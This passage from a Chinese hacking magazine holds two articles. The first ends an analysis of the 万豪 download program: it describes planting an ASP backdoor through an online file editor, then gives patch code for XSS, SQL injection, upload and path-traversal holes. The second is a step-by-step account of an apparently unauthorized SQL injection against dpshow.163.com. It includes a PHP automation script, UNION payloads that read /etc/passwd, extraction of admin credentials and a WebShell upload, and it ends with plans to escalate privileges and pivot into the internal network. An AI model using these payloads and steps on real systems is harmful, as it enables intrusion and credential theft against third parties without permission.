这个“在线编辑”除了可以编辑文件外，还可以新建文件。当我们把鼠标移到“编辑”上时，会看到下方IE状态栏中显示了一个链接：“http://127.0.0.1/wh/fileedit.asp?filename=./help.asp”，复制此链接，粘贴到当前IE地址栏中，把后面的“./help.asp”改为一个新的ASP文件名，如“jm200.asp”，若该名称不存在，则会在当前目录中创建该文件，所打开的就是一个空白文件，这样就可以写入一些更强大的ASP代码了，如这里把海洋2006的源码复制在其中，保存后再用IE打开“http://127.0.0.1/wh/jm200.asp”，如图20，一个功能强大的后门就诞生了。




图20

六、修补漏洞

1.跨站补丁

原因在于对提交的用户名及Email未进行过滤，才出现了跨站洞洞，那么在写入数据库之前，对提交的用户名、Email及Grade进行一下UBBCODE过滤。修补“softessay.asp”,代码如下：

```
rs("UserName")=trim(UBBCode(request.form("UserName")))
rs("usermail")=trim(UBBCode(request.form("Email")))
rs("Grade")=trim(UBBCode(request.form("Grade")))
```

2.留言簿补丁

原因是对“admin_name”提交值过滤不严，才让单引号趁虚而入，既然是单引号惹的祸，那就对单引号进行一下过滤，打开BOOK中的“mofei_book_save.asp”,在“admin_name=trim(request.form("admin_name"))”语句后加入如下过滤语句：“admin_name=replace(admin_name,"'","")”。

3.注入补丁

注入漏洞也是因为对提交值过滤不严而形成的。而这些文件的补丁，其实在万豪的其他文件中早就有了，这几个存在注入的文件可能就是漏网之鱼！参照其他文件的过滤方法，在进入SQL语句之前加入如下语句。

```
if not isnumeric(request("提交参数")) and request("提交参数")<>"" then
response.write"错误的系统参数!请输入整数"
response.end
end if
```

4.上传及备份补丁

A.个人下载站，一般也没有多少空间，除非是自己上传一些小的文件，才会用到download文件夹，默认情况下，download文件夹是不存在的，但为了预防万一，还是来补一下“上传软件”中的漏洞，修改"uploadsave.asp"文件，在：

```
for each formName in upfile.file '列出所有上传了的文件
………………
if not FileName>"" then FileName=oFile.filename
后加入如下过滤语句：
fileExt=lcase(right(filename,4))
if fileEXT<>".gif" and fileEXT<>".jpg" and fileEXT<>".zip" and fileEXT<>".rar" and fileEXT<>".swf"then
response.write "<font size=2>文件格式不正确 [ <a href=# onclick=history.go(-1)>重新上传</a> ]</font>"
response.end
end if
```

B.对于“上传图片”中的漏洞，则可以借鉴“上传软件”中的限制方法，把上传的文件夹设为一个固定值，修改“upfile.asp”，把原文件中的“formPath=upload.form("filepath")”，改为：formPath="固定值"，这其中的固定值根据上传文件的不同来设定，下载目录中的upfile.asp，其固定值是：“upimages”，而ADS（广告）目录中的upfile.asp，其固定值则是：“upimg”。如此一来，“formpath”就是一个常量了，也就不会接收提交来的“filepath”值了。

对于ADS（广告）目录中的upfile.asp和upload.asp，还要在其文件头部加入检查身份语句：

```
<%Administer="34"%>
<!--#include file="check.asp"-->
```

C.对于数据库备份，修改“DataDispose.asp”中的有关数据库备份与恢复的代码，对提交的语句进行检查，发现“..”字符则出现提示。查找“备份数据库”过程中的语句是：

```
sub DataBackup() '###备份数据库
Dbpath=request.form("Dbpath")
```

在其后加入如下检查代码：

```
if InStr(Dbpath,"..")>0 then
ErrMsg=ErrMsg+"请输入正确的数据库路径"
call Error_Msg(ErrMsg)
response.end
end if
```

再就是修补“恢复数据”中的语句，在源码：

```
sub DataRestore() '###数据库恢复
………………
if dbpath="" then
ErrMsg=ErrMsg+"请输入您要恢复成的数据库全名"
call Error_Msg(ErrMsg)
response.end
```

后加入如下检查代码：

```
elseif InStr(dbpath,"..")>0 then
ErrMsg=ErrMsg+"请输入正确的数据库路径"
call Error_Msg(ErrMsg)
response.end
```

（编辑注：只限制路径来修补备份的漏洞补丁好像并不完美，最好再加上扩展名的限制）

5.管理补丁

这个“上传文件管理”功能所调用的是upfilemanage.asp文件，而显示页面中的“编辑”使用的则是“fileedit.asp”。我个人觉得，既然允许上传的是图片和压缩文件，那就用不着“编辑”功能了，留下来，只能是个安全隐患，还是删了为妙！如果还想留着这个文件以作它用的话，最好更改一下名称单独使用。

在“上传文件管理”功能中，其本意主要是用于管理上传的图片与软件，但因为程序中根据提交值返回目录，才有了这个BUG，为避免在“上传文件管理”中的输入框内使用特殊字符跳到其他目录，则修改upfilemanage.asp文件，将语句“if request("path")<>"" then”下的：“path=request("path")”改为：“path="upimages/"”,把管理功能固定在“图片(upimages)”和“文件(download)”两个目录之内，就不怕输入特殊字符浏览到其他目录了。

【文章里涉及到的相关工具MD5密码破解器及作者用到的注入语句万豪注入测试代码.txt、万豪下载补丁、万豪留言薄数列计算.exe都已收录在本期光盘】

编辑点评： 好一个万豪下载程序，在作者的剖析下已经体无完肤了，几乎是一个asp的acess版注入漏洞测试程序大全。光盘里也有作者用到的详细注入语句，初学asp注入的可以把这个程序及这篇文章当作一个学习的范例。至于作者，已经连续几期在黑客手册上分析了几个web程序的漏洞，希望他再接再厉，分析查找一下知名的web脚本，如动网等大型论坛的漏洞，给读者带来更大的惊喜。

对163.com的一次安全测试

linx

对于163.com这样的大型网站，他们的服务器内容很多（如News、Stock、Education等），不同的服务站点会对应着不同的服务器，然而内容越复杂，漏洞也就会越多，往往是“千里之堤，溃于蚁穴”。这次我们就来挑163.com人气比较旺的一个版块——dpshow.163.com进行测试。

在dpshow.163.com的一个链接http://dpshow.163.com/editopus.php?opus_id=33942吸引了我的注意。我来看看有没有sql injection漏洞。提交：

```
http://dpshow.163.com/editopus.php?opus_id=33942 and 1=1/*（正常显示）
http://dpshow.163.com/editopus.php?opus_id=33942 and 1=2/*（出现错误）
```

看来“opus_id”的值没有进行严格的过滤，存在sql inject的可能。现在我们首要的任务便是拿到dpshow当前表的字段数，由于我手头上的HDSI版本在注射过程中不在语句末尾添加"/*"（mysql语句注释符），使得猜测的过程中频频出错，所以我只好自己写一个简单的PHP脚本，用来实现猜mysql字段数的功能：

```
<?
//a tool for php injection
//writen by blinx (2005.7.16)
$url="http://dpshow.163.com/editopus.php?opus_id=33942";
$start=1;
$end=20;
$keyword="126771.jpg";
for($i=$start;$i<=$end;$i++){
$ext="";
for($ii=2;$ii<=$i;$ii++){
$ext .= ",".$ii;
}
$ext =" and 1=1 union select 1".$ext."/*";
$url_get=$url.urlencode($ext);
echo "Testing: ".urldecode($url_get)."<br>\n";
$a=file_get_contents("$url_get");
if (strpos($a,$keyword))      {
echo "\n\n<br><br>Done: <a href=".$url_get.">".urldecode($url_get)."</a><br>\n";
exit;
}
}
?>
```

在PHP环境下运行上面的代码后，如果顺利的话，我们便可以轻易地得到dpshow当前表的字段数（如图1）。




图1

yeah，成功了。字段数是13，有了这个字段数，我们就可以在服务器上跑出Mysql的数据，甚至是读取服务器的敏感文件。现在先来看看当前Mysql的用户和数据库以及“/etc/passwd”的内容。

> **小知识**
> PHP的magic_quotes_gpc=on的特性
>
> 在默认模式下，即使是你忘了把php.ini拷到/usr/local/lib/php.ini下，php还是打开magic_quotes_gpc = on。这样所有从GET/POST/Cookie来的变量的单引号(')、双引号(")、反斜杠backslash(\)以及空字元NUL(the null byte)都会被自动加上反斜杠，以使数据库能够正确查询。也正是由于这个特性的限制，我们在对PHP进行SQL注射时不能在注射的语句中加上单引号。

先运行以下的代码把"/etc/passwd"转换为16进制码，以避过PHP的magic_quotes_gpc=on的特性：

```
<?php
//by linx
$a="/etc/passwd";
for($i=0;$i<strlen($a);$i++) {
$s .=base_convert(ord($a[$i]),10,16);
}
$s="0x".$s;
echo $s; //返回:0x2f6574632f706173737764
?>
```

“/etc/passwd”的16进制码为转换成“0x2f6574632f706173737764”。我们来提交：**http://dpshow.163.com/editopus.php?opus_id=33942 and 1=1 union select 1,2,user(),4,5,database(),7,load_file(0x2f6574632f706173737764),9,10,11,12,13/***，在返回的页面中可以看到信息如图2所示：




图2

有了/etc/passwd文件，我们就可以尝试暴力破解出FTP及系统用户的密码，然而我对此并不感兴趣，还是继续回到数据库上吧。显然，现在的任务就是猜测出数据库中保存网站管理员帐号的表和字段，提交：

http://dpshow.163.com/editopus.php?opus_id=33942 and 1=1 union select%201,2,3,4,5,6,7,8,9,10,11,12,13 from admin/*（返回错误）

http://dpshow.163.com/editopus.php?opus_id=33942 and 1=1 union select%201,2,3,4,5,6,7,8,9,10,11,12,13 from user/*（返回错误）

http://dpshow.163.com/editopus.php?opus_id=33942 and 1=1 union select%201,2,3,4,5,6,7,8,9,10,11,12,13 from admin_user/*（返回错误）

……（省略N次的猜测过程）

http://dpshow.163.com/editopus.php?opus_id=33942 and 1=1 union select%201,2,3,4,5,6,7,8,9,10,11,12,13 from admin_tbl/*（返回正确）

直到猜测“admin_tbl”时页面才返回正常，说明存在

"admin_tbl"这张表，再来猜字段，提交：

```
http://dpshow.163.com/editopus.php?opus_id=33942 and 1=1 union select%20id,2,3,4,5,6,7,8,9,10,11,12,13 from admin_tbl/*（返回错误）
http://dpshow.163.com/editopus.php?opus_id=33942 and 1=1 union select%20admin_id,2,3,4,5,6,7,8,9,10,11,12,13 from admin_tbl/*
```

在猜测"admin_id"的时候返回正常页面，说明"admin_tbl"表存在"admin_id"这个字段，这时候，我知道猜测后面的字段就容易了，因为我已经稍微有点了解开发这个数据库结构的程序员的命名习惯了。再来：**http://dpshow.163.com/editopus.php?opus_id=33942 and 1=1 union select%20admin_user,2,3,4,5,6,7,8,9,10,11,12,13 from admin_tbl/***，真幸运，返回正常页面！"admin_tbl"表存在"admin_user"这个字段，提交：

```
http://dpshow.163.com/editopus.php?opus_id=33942 and 1=1 union select%20admin_pass,2,3,4,5,6,7,8,9,10,11,12,13 from admin/*（返回错误）
http://dpshow.163.com/editopus.php?opus_id=33942 and 1=1 union select%20admin_password,2,3,4,5,6,7,8,9,10,11,12,13 from admin/*（返回错误）
http://dpshow.163.com/editopus.php?opus_id=33942 and 1=1 union select%20admin_password,2,3,4,5,6,7,8,9,10,11,12,13 from admin/*（返回正常）
```

"admin_password"字段呀，终于把你揪出来了，这回我们便来一口啃下一列"admin_tble"的数据，提交：**http://dpshow.163.com/editopus.php?opus_id=33942 and 1=1 union select%201,2,admin_id,4,5,admin_user,7,8,admin_pwd,10,11,12,13 from admin_tbl/***，在返回的页面中拿到了http://dpshow.163.com上的管理员帐号和密码（如图3）。

哈哈，管理员帐号出来了，再在http://dpshow.163.com/admin/上登录（如图4）。

在管理员的后台上翻了几下文件，然后利用上传图片的功能上传一个WebShell（如图5）。

有了这个WebShell，我们可以用它来进行本地溢出提升权限，渗透内网，甚至尝试攻占数据库主机，如果实在不行，只能再找新的漏洞了。偌大的一个163.com，我就不信它能做到固若金汤……




图3




图4

